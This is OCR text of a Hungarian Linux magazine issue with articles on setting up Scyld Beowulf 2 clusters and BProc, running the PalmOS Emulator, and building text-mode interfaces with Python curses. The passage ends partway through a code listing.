
Az első nemzedékbe tartozó Beowulfok jellemző vonásai a következők voltak: közönséges számítógépek, nyílt forráskódú operációs rendszerek (például Linux vagy FreeBSD) és magánhálózaton elhelyezkedő számítócsomópontok. Ráadásul minden csomóponton teljes értékű operációs rendszer futott, és minden csomópontnak saját folyamattere volt.
Ezek az első nemzedékbeli Beowulfok az üzenettovábbításra külön programot használtak: vagy a PVM-et (párhuzamos virtuális gép), vagy az MPI-t (üzenettovábbító felület). Az adatcsere jellemző módja az üzeneteknek nagyteljesítményű géptelep számolócsomópontjai közti továbbítása volt.
Némi gond is akadt a Beowulfok első nemzedéke körül, amelyek legfőképpen abból következtek, hogy az új géptelepek kezelésére használt rendszerfelügyeleti eszközök fejlődése elmaradt a párhuzamos programokétól. Végtére is a Beowulf



nagyteljesítményű párhuzamos feladatokra lett kitalálva, és sokkal kevesebb figyelmet fordítottak a hordozható és megbízható rendszerfelügyeleti programok kifejlesztésére. A korai Beowulfokkal kapcsolatos nehézségek a következők voltak:

- Nehéz volt őket telepíteni: vagy a munkaigényes, minden csomópontot egyenként telepítő megközelítést választhattuk (ahol gyakran csúsztak be gépelési hibák), vagy a bonyolultabb, minden csomópontot egyszerre, a hálózaton keresztül telepítő módszert a PXE/TFTP/NFS/DHCP használatával – az összeset helyesen beállítani és egyszerre futtatni már önmagában is hőstettnek bizonyult.
- Telepítés után a Beowulfokat nehéz volt karbantartani. Gondoljunk csak egy közepesen nagy géptelepre, csomópontok tucatjaival vagy százaival. Mi történik, ha új Linux-rendszermag jelenik meg, mint például a 2.4-es az SMP-re kihegyezve? Ha a számolócsomópontokon az új rendszermagot szeretnéd futtatni, telepíteni kell a megfelelő helyre, majd közölni a LILO-val (vagy a kedvenc rendszerbetöltőddel) a változás tényét, mindezt több tucatszor vagy több százszor. A csomópontok frissítéséhez az `rsh` és az `rcp` programokat használták. Ezek a programok azt igénylik, hogy a számolócsomópontokon felhasználókat kezelő segédprogramok legyenek, továbbá biztonsági rések özönét nyitják meg.
- A géptelepet nehéz volt módosítani: a teljesítmény növelése új számolócsomópontok hozzáadásával csak a germán istenekhez történő buzgó fohászkodások közepette volt lehetséges. A csomópont hozzáadásához telepíteni kellett az operációs rendszert, frissíteni kellett a beállítóállományokat (sok kis trükkös fájlt), valamint a felhasználói területet a csomópontokon, és természetesen minden párhuzamos





számítást érintő kódot is, amely saját maga is beállítást igényel, elvégre használni is szeretnénk az új csomópontot, nem igaz?

- Az egész nem úgy nézett ki, mint egy számítógép. Sokkal inkább hasonlított független csomópontok halmazára, ahol mindegyik csomópont a maga dolgával törődött, és néha kellő ideig együttműködött a többiekkel, hogy egy párhuzamos számítási feladatot végezzen el.

Röviden, a Beowulf 1 sikeres volt a közönséges számítógépek teljesítményének kihasználásában, de még messze volt egy ipari erejű számítóeszköztől.
Az elmúlt egy évben a Rocks és az OSCAR géptelepes programterjesztései összegezték az eddigi Beowulf 1-fejlesztéseket (lásd a „Beowulf-tudatállapot” c. cikket a Linuxvilág 2002. júniusi és az „OSCAR-forradalom” c. cikket a Linuxvilág 2002. júliusi számában). De ha a beowulfos számítások bonyolultabbá válnak, a használatnak pedig egyszerűsödnie kell, akkor rendkívül sok Linux-programozásra van szükség. Itt lép a képbe a Beowulf 2, a Beowulf következő nemzedéke.

A Beowulf második nemzedéke

A második nemzedék újítása, hogy a leggyakoribb hibákat okozó összetevőket kiküszöbölték, az új felépítés sokkal egyszerűbb és megbízhatóbb lett, mint az első nemzedékben. ***Don Becker*** műszaki igazgató vezetésével a Scyld Computing Corporation, valamint pár ember az eredeti NASA Beowulf-csapatból olyan jelentős áttörést ért el a Beowulf-módszerben, mint amilyen maga a Beowulf megjelenése volt 1994-ben. Továbbra is közönséges számítógépeket és üzenetküldő programokat használnak a Beowulf 2-ben, de jelentős módosítások történtek a csomópontok telepítésének és a folyamattér elosztásának területén.


BProc

A Beowulf második nemzedékének lelke a BProc, ami az osztott Beowulf-folyamattér rövidítéséből kapta a nevét. A BProc fejlesztője ***Erik Arjan Hendriks***, a Los Alamos National Lab munkatársa. A BProc néhány rendszermag-módosításból és rendszerhívásból áll, egy folyamatnak egyik csomópontról a másikra történő áthelyezését ezek teszik lehetővé. A folyamat áthelyezése teljesen az alkalmazás ellenőrzése alatt áll – az alkalmazás saját maga határozhatja el, hogy másik csomópontra akar-e költözni, és ezt az `rfork` rendszerhívással kezdeményezheti. A folyamat a csatolt fájlkezelők nélkül költözik át, ami gyors és könnyű áttérést tesz lehetővé. Minden szükséges fájlt maga az alkalmazás nyit meg újra a célcsomóponton, minden hatalom az alkalmazás folyamatáé.
Természetesen értelmetlen volna egy folyamatot egy másik csomópontra áthelyezni, ha a távoli folyamatot nem lehet kezelni. A BProc ezt úgy oldja meg, hogy minden áthelyezett folyamathoz egy „szellemfolyamatot” helyez el a vezérlő csomópont folyamattáblájában. Ezek a szellemfolyamatok nem foglalnak memóriát a vezérlőcsomóponton, egyszerűen csak olyan bejegyzések, amelyek jelzéseket tudnak fogadni és képesek bizonyos műveleteket a távoli folyamat nevében végrehajtani. Például a szellemfolyamaton keresztül a távoli folyamat jelzéseket kaphat, beleértve a `SIGKILL` és `SIGSTOP` jelzéseket, továbbá gyermekfolyamatot is indíthat. Mivel a szellemfolyamatok a vezérlőcsomópont folyamattáblájában jelennek meg, a folyamatok állapotát kijelző segédeszközök az ismert módon működnek.
A BProc elegáns egyszerűsége messzire ható következményekkel jár. A legnyilvánvalóbb hatás, hogy a Beowulf-telep most látszólag egyetlen folyamattérrel rendelkezik, amelyet a vezérlőcsomópont irányít. Az egyetlen, az egész géptelepre kiterjedő folyamattér központosított felügyelettel egyetlen rendszer látomását kelti, mintha csak egyetlen számítógéppel lenne dolgunk. Ráadásul a BProc-nak nincs szüksége `rcp`-re és `rlogin`-ra a folyamatok kezeléséhez, hiszen a folyamatokat közvetlenül a vezérlőcsomópont vezérli. Ezeknek a parancsoknak a kiküszöbölése azt jelenti, hogy a számolócsomópontokon nincs szükség a felhasználók kezelésére, így jelentősen csökken az operációs rendszer mérete. A BProc futtatásához a számolócsomóponton mindössze néhány démon szükséges: a `bpslave` és a `sendstats`.

A Scyld megvalósítása

A Scyld teljesen átvette a BProc-ot, és olyan bővíthető géptelepeket építhetünk a segítségével, amely a számoló csomópontokon csak a BProc folyamat futásához elengedhetetlenül szükséges összetevőket hagyta meg. A végeredmény egy ultravékony számolócsomópont, amely a Linuxnak csak egy kis részét futtatja, épp annyit, amennyi a BProc-nak szükséges.

A BProc és az ultravékony Scyld-csomópontok előnyei összeadódnak, és ez nagy hatással van a géptelep kezelhetőségére. Két megkülönböztető jellemzője van a Scyld-terjesztésnek és a Beowulf 2 géptelepeknek. Az első, hogy géptelep bővíthető, egyszerűen lehet hozzáadni újabb csomópontokat. Mivel a csomópontok ultravékonyak, a telepítés annyiból áll csupán, hogy a rendszert a Scyld rendszermagjával el kell indítani,



Egy jellemző Beowulf-rendszer fizikai kialakítása

valamint a BProc vándorló folyamatait illetően fogadóképessé kell tenni. A második, hogy a vegyes változatok gondját kiküszöbölték. Az olyan géptelepeken, amelyekben a csomópontok teljes Linux-telepítéssel rendelkeznek, előfordulhat a változatok keveredése. Az idő előrehaladtával megeshet, hogy a programok frissítésekor egyes csomópontok nem működnek, akár frissítési hiba miatt, akár a programozó hibája miatt, ezért ahelyett, hogy minden csomóponton szigorúan ugyanaz a program futna, az egyes csomópontok között eltérések keletkeznek. Mivel a BProc futásához a csomópontokon csak nagyon kevés program futása szükséges, ezt a gondot gyakorlatilag elkerüljük.
Természetesen a folyamatok áthelyezésének képessége vékony csomópontokra önmagában semmit nem old meg. A Scyld a megoldás többi részét a különleges Scyld Beowulf-terjesztés részeként nyújtja, ami az alábbi sajátosságokkal bír:

- ***BeoMPI***: üzenettovábbító programkönyvtár, amely megfelel az MPI szabványnak, és az Argonne National Lab MPICH (MPI Chameleon) projektjének leszármazottja, amelyet a BProc programmal való együttműködés céljából továbbfejlesztettek.
- ***BeoSetup***: grafikus felület a számolócsomópontok BeoBoot rendszerindító lemezlenyomatainak elkészítéséhez.
- ***Beofdisk***: segédprogram a számítócsomópontok merevlemezének felosztásához.
- ***BeoStatus***: grafikus felület a géptelep állapotának figyeléséhez.

Nézzük meg, hogyan kell használni ezeket az eszközöket a Scyld Beowulf-géptelep felépítése közben!
Megveheted a Scyld Beowulf Professional Editiont (➲ http://www.scyld.com), amelyhez rendszerindításra alkalmas telepítő-CD, leírás és egyéves támogatás jár.
A Professional Edition látványos, és sok fejlett géptelepkezelő programot támogat, például a párhuzamos virtuális fájlrendszert (PVFS). A másik lehetőség a Scyld Basic Edition beszerzése, a CD a Linux Centralnál (➲ http://www.linuxcentral.com) 2,95 dollárba kerül. A Basic Editionből hiányzik néhány dolog, ami a Professional Editionben megtalálható: nincs leírás és támogatás. Mindkettőt használva építettem már géptelepet, nem volt semmi nehézség.
Fontos, hogy az *ábránkon* láthatóhoz hasonló Beowulf-elrendezést hozz létre, ez az általános Beowulf- (1 és 2) elrendezés. A vezérlőcsomópontban két hálókártya van, az egyik a nyilvános hálózat, a másik a számítócsomópontok zárt hálózata felé vezet. A Scyld Beowulf azt feltételezi, hogy a hálózatot úgy állítottad be, hogy az `eth0` vezet a nyilvános hálózathoz és az `eth1` a belső hálózathoz. A telepítés megkezdéséhez a Scyld CD-t helyezd a vezérlőcsomópont CD-meghajtójába, és kapcsold be a számítógépet.
A Scyld Beowulf telepítése gyakorlatilag megegyezik a Red Hat Linux telepítésével. A rendszerindító parancssorába írd be az `install` szót, ezzel indítható a vezérlőcsomópont telepítése. Ha megvárod, hogy a rendszerindítás magától folytatódjon, akkor alapértelmezés szerint a számolócsomópont telepítése indul el.
Lépkedj végig az egyszerű telepítési folyamaton, ahogyan a Red Hat Linux esetében tennéd. Ha először telepítesz géptelepet, azt javaslom (és a következőkben erről írok), hogy a Gnome-os telepítést válaszd a szöveges módú telepítő helyett. A Gnome-os telepítő választásával elérhetőek lesznek a menő grafikus Beo-segédprogramok, amelyek beépülnek a Gnome munkaasztali környezetbe, és géptelep telepítésének további részét jelentősen megkönnyítik.
Az `eth0` szokásos beállítása után jön az `eth1` beállítása a vezérlőcsomóponton és a számítócsomópontok IP-címeinek megadása. Ez a lépés jelenti az egyik kulcsfontosságú különbséget a Scyld és a Red Hat Linux telepítése között. A telepítőprogram kér egy IP-címet (pl.: 192.168.1.1) az `eth1` számára, és egy IP-címtartományt (pl.: 192.168.1.2 – 192.168.x) a számítócsomópontoknak. Ez elég egyszerű, de nem árt meggyőződni róla, hogy az IP-címtartomány elég nagy-e ahhoz, hogy minden számolócsomópontnak külön IP-címe legyen.
Hátravan még néhány lépés a telepítésből, például az X beállítása. Az egyszerűség kedvéért válaszd a grafikus bejelentkezést. Fejezd be a vezérlőcsomópont telepítését a rendszerindító lemez elkészítésével, távolítsd el a lemezeket a meghajtókból, és indítsd újra a vezérlőcsomópontot.
Lépj be rendszergazdaként. A Scyld által testreszabott Gnome-munkaasztal elindul, beleértve a BeoSetup és a BeoStatus programokat és a számolócsomópontok telepítésének leírását. A rendszerindításhoz minden számolócsomópontnak egy BeoBoot-lenyomat szükséges, amely lehet hajlékonylemezen vagy a Scyld CD-n. Jobban szeretem, ha minden csomóponthoz egy-egy hajlékonylemezt készítek, mint ha a CD-vel kell szaladgálni egyik géptől a másikig. A BeoBoot-lenyomatokat a BeoSetup segédprogram készíti el. A BeoSetup programban kattints a ***Node Floppy*** gombra, helyezz egy üres lemezt a meghajtóba, és a lemez elkészítéséhez kattints az ***OK*** gombra.
A folyamatot addig ismételd meg, amíg el nem készül a kellő számú lemez. Az indítólemezeket helyezd a számolócsomópontok meghajtójába, és kapcsold be a számítógépeket! Meglehetősen érdekes, ami ezután történik, bár a felhasználó nem láthatja (hacsak nem kötsz egy monitort a számolócsomópontra). Minden egyes számolócsomópont betölti a BeoBoot-le-

nyomatot, felismeri a hálózati eszközt, telepíti az eszközvezérlőket, és RARP-kéréseket küld ki. Ezekre a RARP-kérésekre a vezérlőcsomóponton figyelő Beoserv démon válaszol, IP-címet, rendszermagot és ramlemezt küld minden számítócsomópontnak. Külön nevet is adtak a folyamatnak, amely során a számolócsomópont feléleszti magát egy hajlékonylemezről betöltött minimális tudású rendszermaggal, amelyet ezután a végleges, sokkal bonyolultabb rendszermagra cserél le a vezérlőközpontból. A folyamat neve Two Kernel Monte. A számolócsomópont ezután újraindítja magát a végleges rendszermaggal, megismétli az eszközök felismerését és a RARP-kérést, majd felveszi a kapcsolatot a vezérlőcsomóponttal és a BProc részévé válik.
A Two Kernel Monte alatt a számolócsomópont hálózati kártyájának MAC-címe a ***BeoSetup Unknown Addresses*** (ismeretlen címek) ablakában helyezkedik el. A géptelephez úgy lehet őket hozzáadni, hogy a címeket kijelölöd és a középső ***Configured Nodes*** (beállított csomópontok) oszlopba húzod őket, majd megnyomod az ***Apply*** (alkalmaz) gombot. Miután a vezérlőcsomópont végzett a számolócsomópontok rendszerbe illesztésével, a csomópont mellett megjelenik az up címke. A csomópont állapota a BeoStatus programban is megjelenik.
A számolócsomópontok merevlemezét az alapértelmezett beállítás (***/etc/beowulf/fdisk***) szerint a következő két paranccsal lehet felosztani:

```
beofdisk -d
beofdisk -w
```

A -d kapcsolóval tudatjuk, hogy a ***/etc/beowulf/fdisk*** fájlban megadott alapértelmezett beállításokat használjuk, a -w végzi el a táblázatok kiírását a számolócsomópontokon. Ezután át kell írni a ***/etc/beowulf/fstab***} fájlt, hogy a csereterület (swap) és a / fájlrendszer az új lemezrészekre mutasson. Tedd megjegyzésbe a $RAMDISK sort a ***/etc/beowulf/fstab***-ban, ide volt befűzve a / fájlrendszer, mielőtt még a lemezt felosztottad volna. A következő két sorban add meg a csereterület és a / fájlrendszerek helyét a ***/dev/hda2*** és ***/dev/hda3*** eszközökön (a ***dev/hda1*** a rendszerindító lemezrésznek van fenntartva).
Ha a rendszert merevlemezről szeretnéd indítani, a Beoboot-lemezlenyomatot átírhatod a rendszerindító lemezrészre:

```
beoboot-install -a /dev/hda1
```

Ezután a ***/etc/beowulf/fstab*** fájlhoz hozzá kell adni egy sort:

```
/dev/hda1    beoboot    ext2    defaults    0 0
```

A változások érvényesítéséhez minden számolócsomópontot újra kell indítani:

```
bpctl -S all -s reboot
```

Ennél egyszerűbb nem is lehetne. A Beowulf 1-gyel ellentétben a Scyld Beowulf csak a vezérlőcsomópontra telepít teljes Linux-terjesztést. A számolócsomópontok merevlemezére semmi nem íródik a telepítés alatt, emiatt ezek ultravékonyak, könnyen karbantarthatók és gyorsan újraindíthatók lesznek.
A géptelep kipróbálásához futtathatod a nagyteljesítményű Linpack benchmark programot, amely része a terjesztésnek. A parancssorban add ki a linpack parancsot.
Kicsit látványosabb a Mandelbrot-halmaz kirajzoltatása, amelyet az mpi-mandel alkalmazással próbálhatunk ki. Ugyancsak része a terjesztésnek. Ha az mpi-mandel-t öt csomóponton szeretnéd elindítani, ezt írd a parancssorba:

```
NP=5 mpi-mandel
```

Mindent együttvéve az egyetlen folyamattér, a folyamatok gyors áthelyezésének lehetősége az alkalmazás segítségével, a vékony csomópontok és a grafikus segédprogramok, amelyekkel a Scyld géptelep felépíthető és figyelhető, olyan megoldást eredményeznek, amely a Beowulf 1-et teljességben, alkalmazkodóképességben és kezelhetőségben felülmúlja. Fenti kérdésünkre a válasz megerősítő, ehhez a géptelephez csakugyan további lóerőket lehet hozzáadni.

Köszönetnyilvánítás

A szerzők köszönetet mondanak ***Donald Becker***-nek, ***Tom Quinn***-nek és ***Rick Niles***-nek a Scyld Computing Corporationből, és ***Erik Arjan Hendriks***-nek a Los Alamos National Labból, akik türelmesen válaszoltak minden olyan kérdésükre, ami a Beowulf második nemzedékére vonatkozott.

Linux Journal 2002. augusztus, 100. szám

Glen Otero
PhD-fokozatot szerzett immunológiából és mikrobiológiából, továbbá a Linux Prophet nevű tanácsadó céget vezeti a kaliforniai San Diegóban.

Richard Ferri
az IBM Linux Technology Centerben vezetőprogramozó. Nyílt forrású linuxos géptelepeken dolgozik.

Kapcsolódó címek

Beowulf-háttéranyag ➲ http://www.beowulf.org
BProc ➲ http://www.sf.net/projects/bproc
A Gordon Bell-díj bejelentése:
➲ http://sdcd.gsfc.nasa.gov/DIV-NEWS/CESDIS.11_97.Becker.award.html
Thomas L. Sterling, John Salmon, Donald J. Becker és Daniel F. Savarese: How to Build a Beowulf. The MIT Press, 1999. ISBN 0-262-69218-X.

Egyéb Beowulffal foglalkozó oldalak:

➲ http://www.debian.org/ports/beowulf/
➲ http://sdcd.gsfc.nasa.gov/ESS/annual.reports/ess97/sys/linux.html
➲ http://freshmeat.net/projects/beowulf/?topic_id=136%2C141%2C143
➲ http://www.linuxjournal.com/article.php?sid=5710
➲ http://www.ibiblio.org/pub/Linux/docs/HOWTO/other-formats/html_single/Beowulf-HOWTO.html
➲ http://www.compaq.com/solutions/customsystems/hps/linux.html
➲ http://e-nef.com/linux/beowulf/


Pózoljunk Linux alatt!

A népszerű Palm-gépekkel folytatjuk sorozatunkat.

Havi témánk a POSE, azaz a PalmOS Emulátor. A POSE, mint a neve is mutatja, a Palm-gépek rendszerének az utánzására született. Nagyon kellemes felületet kapunk a kis kézi gépek emulálásának használatához, valamint beállításához. Telepítése Debian/GNU Linux alatt elég egyszerű, csak adjuk ki a következő parancsot: `apt-get install pose`. Ezután a csomag telepítése rendben lezajlik. Ha valaki nem rendelkezik a telepítőkészlettel, esetleg nincs internetelérése, netán valamelyik másik Linux-kiadást használja, az nézzen körül a CD Magazin/POSE könyvtárban, hátha talál a rendszeréhez megfelelő változatot, illetve utolsó lehetőségként le is fordíthatja a programot.

Az első lépések


A `pose` parancs segítségével indíthatjuk a programot, amelynek első indításakor egy szinte üres fehér ablak jelenik meg. Ebben a következő szöveg olvasható: ***Right click on this window to show a menu of commands***, szabad fordításban „A jobb egérgomb kattintására felbukkan a menü".
Mint azt már a kedves olvasók megszokhatták, az emulációs témának



egy nagyon nehéz része van, az pedig mindig a kezdete! Most is, mint eddig mindig, be kell szereznünk egy eredeti Palm ROM-ot, amit legkönnyebben úgy tudunk megtenni, hogy „lefejjük" a saját gépünkről. Csatlakoztassuk a soros kapura a készüléket, majd a jobb egérgomb kattintása után válasszuk a ***Transfer ROM...*** menüpontot. Esetleg használhatjuk az elegánsabb megoldást: nyomjuk le az Alt+D billentyűzetkombinációt, és máris előugrik a letöltésablak. Itt állítsuk be, hogy a készülék melyik kapura milyen sebességgel kapcsolódjék, majd a ***Begin*** gombra kattintva elkezdődik a művelet. Ahogy az a letöltésablakban olvasható, kilenc pontból álló irományban is olvashatjuk, a letöltés jó ideig eltarthat, így türelmesen várjunk. Ha mégis valami hiba adódna, esetleg a program lefagyna, adjunk neki egy kis időt, hátha magához tér még.
Miután a ROM sikeresen letöltődött, adjunk neki nevet, és mentsük.

A felélesztés

Használjuk ismét a jobb egérgombos kattintást, a menüben válasszuk ki a ***New...*** menüpontot (vagy nyomjuk le az Alt+N billentyűzetkombinációt), ekkor a kettes képen látható ablakot kapjuk. Válasszuk a ***ROM file:*** legördülő



menüt, ebben pedig értelemszerűen az ***Other...***-t. Ekkor egy fájlböngésző nyílik meg, amiben könnyedén kiválaszthatjuk az előzőekben elmentett ROM fájlt. Módosíthatjuk az emulálni kívánt gépünk típusát; és ha rendelkezünk megfelelő bőrrel, akkor azt is kicserélhetjük rajta. Továbbá megadhatjuk a memóriaméretet, ami 512 K-tól 16 MB-ig változhat. Miután ezzel is végeztünk, az ***OK***-ra kattintva a gép elindult.
A következő hónapban sorozatunk folytatásában a programok beszerzését, telepítését és az emulátor további beállításait taglaljuk.
Addig is kellemes pózolást!

Csontos Gyula
(Csontos.Gyula@linuxvilag.hu)
a Linuxvilág szakmai és CD-szerkesztője. Szabadidejében szívesen mászik hegyet és kerékpározik.

Kapcsolódó címek

- http://www.palm.com
- http://www.palmsource.com
- http://www.palmos.com
- http://www.topicsites.com/ebooks/palm-programs.htm
- http://maccentral.macworld.com/news/0012/11.professor.shtml
- http://webusers.physics.umn.edu/~tgredig/palm.html
- http://www.mobilecomputing.com/showarchives.cgi?148:1
- http://www.thoracic.org/palm/default.asp

Python-ablakok szöveges módban

Felhasználói felületek készítése szöveges módban a curses programkönyvtár segítségével.

Pythonos sorozatunk e részében a szövegalapú felhasználói felületek készítésének fortélyaival ismerkedünk meg. Látni fogjuk, hogy ezúttal talán még egyszerűbb dolgunk lesz, mint grafikus megfelelőik esetében, köszönhetően nagyrészt a *curses* bővítmény egyszerűen használható függvényeinek.
Linux és Unixok alatt általában sokféle terminháltípus létezik, és mindegyiknek megvannak a saját vezérlőkarakterei. Így ha a *curses* nélkül kezdenénk neki szöveges módú alkalmazások készítésének, bizony jókora terhet vennénk a nyakunkba. Ezt a zűrzavart elkerülendő jött létre a *curses* könyvtár, mellyel nincs szükségünk a megjelenítő részletekbe menő ismeretére, elég, ha azzal tisztában vagyunk, hogy a *curses*-t hogyan kell megszelídíteni.
Óhatatlanul felmerülhet az emberben a kérdés, hogy mi szükség van szöveges módú alkalmazásokra most, a grafikus operációs rendszerek korában? A válasz egyszerű: egy szöveges módú alkalmazás esetében nem kell segédprogramok garmadáját feltelepíteni, nincs szükség X-kiszolgálóra, ráadásul tárhelyet és a kisebb gépek esetén erőforrásokat spórolhatunk ezzel a megoldással! Nem is beszélve arról, hogy sokan még a gondolattól is ódzkodnak, hogy valamilyen élesben működő kiszolgálóra grafikus programot telepítsenek.
A DOS-on felnőtt nemzedék még biztosan emlékezik a Borland egyszerűen használható, tetszetős TurboVision programjára. TurboVisionben készíthetünk menüket, ablakokat, gombokat, játszhatunk a színekkel, létrehozhatunk gördítősávval ellátott szövegmezőket, vagy amit csak akarunk. A *curses* ugyan nem nyújt ennyi szolgáltatást, de létezik hozzá egy sor kiegészítés, melyek pont ezt hivatottak pótolni.
A curses a Python terjesztésnek lényeges részét képezi, így a feltelepítésével nem kell külön foglalkoznunk. A modulban található függvények pedig teljes egészében a rokon C könyvtárban található függvényeknek felelnek meg, egy-két egyszerűsítéstől eltekintve. Ilyen különbség például, hogy Pythonban csupán egyetlen `addstr()` függvény létezik, ami a C könyvtár `addstr()`, `mvaddstr()` és `mvwaddstr()` függvényeit helyettesíti.
Most pedig vágjunk bele!

A kezdő lépések

A *curses* bővítmény programunkba illesztését (import) követően még el kell végeznünk néhány dolgot, mielőtt a teljes képernyőt a birtokunkba vehetnénk. Elsőként meg kell hívni az `initscr()` függvényt, ami – miután felismerte az adott terminháltípust – belső adatszerkezeteit felkészíti a használatra és létrehozza őket. A függvény egy képernyőobjektummal tér vissza.

```
import curses
stdscr = curses.initscr()
```

Az `initscr()` által visszaadott objektumot `stdscr`-nek szokás hívni, ami lefedi a programunk által használható teljes felületet.

Következő lépésként beállítjuk, hogy a lenyomott billentyűkhöz a képernyőn ne jelenjen meg karakter, vagyis csak abban az esetben, ha erre a *curses* valamilyen kiíró függvényen keresztül külön utasítást kap:

```
curses.noecho()
```

Megszokhattuk, hogy konzolon általában akkor történik valami, ha a begépelt parancssor végén ENTER-t nyomunk. Ebben az esetben azonban minden egyes lenyomott karaktert programunk csak az ENTER billentyű lenyomása után észlel. Ha szükségünk van arra, hogy az egyes billentyűkre azonnal válaszolni tudjunk, a következő utasítást kell begépelnünk:

```
curses.cbreak()
```

Ennek következtében külön-külön felelhetünk minden eseményre, viszont ha a különleges billentyűket – úgymint fel, le, home, end stb. – is megfelelően szeretnénk kezelni, ezt az utasítást is adjuk ki :

```
curses.keypad(1)
```

Ezután ha benyomjuk mondjuk a balra mutató nyilat, a *curses*

1. lista Egyszerű curses program

```
1.    def finalization():
2.      stdscr.keypad(0)
3.      curses.echo()
4.      curses.nocbreak()
5.      curses.endwin()
6.
7.    from time import sleep
8.    import curses
9.    import traceback
10.
11.   try:
12.     stdscr = curses.initscr()
13.     curses.noecho()
14.     screen = stdscr.subwin(20, 30, 3 ,3)
15.     screen.box()
16.     screen.refresh()
17.
18.     sleep(3)
19.
20.     finalization()
21.   except:
22.     finalization()
23.
24.     traceback.print_exc()
```

2. lista Játék a színekkel

```
1.    import curses.wrapper
2.
3.    def teszt1(stdscr):
4.      stdscr.box()
5.
6.      curses.init_pair(1,
        ➥curses.COLOR_WHITE,
        ➥curses.COLOR_RED)
7.      stdscr.addstr(2, 2, "Hell  vilÆg!",
        ➥curses.color_pair(1) |
        ➥curses.A_BOLD)
8.
9.      stdscr.refresh()
10.
11.     ch = stdscr.getch()
12.
13.   curses.wrapper(teszt1)
```

a saját ábrázolásának megfelelően `curses.KEY_LEFT`-ként továbbítja az alkalmazásnak.
Ha a fentieket szeretnénk semmissé tenni, az egyes soroknak megfelelő ellentétes tartalmú utasításokat kell végrehajtanunk:

```
curses.echo()
curses.nocbreak()
curses.keypad(0)
```

Végül pedig az `endwin()` függvénnyel a terminált az eredeti állapotába állíthatjuk vissza:

```
curses.endwin()
```

Ha ezeket a függvényeket programunk befejezésekor nem hívjuk meg, kilépés után a terminál ebben a helyzetben marad. Ilyenkor a parancsértelmezőbe kilépve zavaró, ha nem látjuk, amit írunk, és csak egy elegánsan kiadott `reset` oldja meg a gondot:

```
# reset
```

Nem is beszélve arról, hogyha a programunk például egy megszakítás következtében lép ki, a Python által megjelenített hibaüzenet is teljesen összekuszálódik. Erre a későbbiekben fogunk megoldást látni.
Itt említeném meg a Python `curses.wrapper` nevű bővítményét, ami a terminál beállításaival és visszaállításával kapcsolatos gondokat hivatott megoldani. Ha a `curses.wrapper`-rel hozunk létre egy programot, az önmagától gondoskodik a terminál megfelelő felkészítéséről, és arra is ügyel, hogy programunk befejezésekor a megfelelő állapotban adja vissza az irányítást a parancsértelmezőnek.
A *curses*-re épülő programjainkban érdemes a `traceback` bővítményt is alkalmazni, mellyel a Python által keltett hibaüzeneteket lehet nyomon követni. Használatára később mutatunk példát.

Ablakok kezelése

A *curses* megjelenítése ablakok kezelésére épül. Ha a képernyőre szeretnénk írni valamit, először egy ablakot kell létrehoznunk. A *curses* ablakai csak afféle látszólagos ablakok,

3. lista Bemenet kezelése

```
1.    def finalization():
2.      stdscr.keypad(0)
3.      curses.echo()
4.      curses.nocbreak()
5.      curses.endwin()
6.
7.    import curses
8.    import traceback
9.
10.   try:
11.     stdscr = curses.initscr()
12.     curses.noecho()
13.     curses.halfdelay(10)
14.
15.     stdscr.box()
16.     stdscr.addstr(1, 1, "KilØpØshez
        ➥nyomj 'Q'-t!")
17.
18.     ch = stdscr.getch()
19.
20.     while ch != ord('q'):
21.    stdscr.addstr(5, 2, "    ")
22.
23.          if ch >= 0 and ch <= 255:
24.              stdscr.addch(5, 2, ch)
25.          else:
26.              stdscr.addch(5, 2, ch)
27.
28.            stdscr.addstr(6, 2, "K d:
               ➥%d  " % ch)
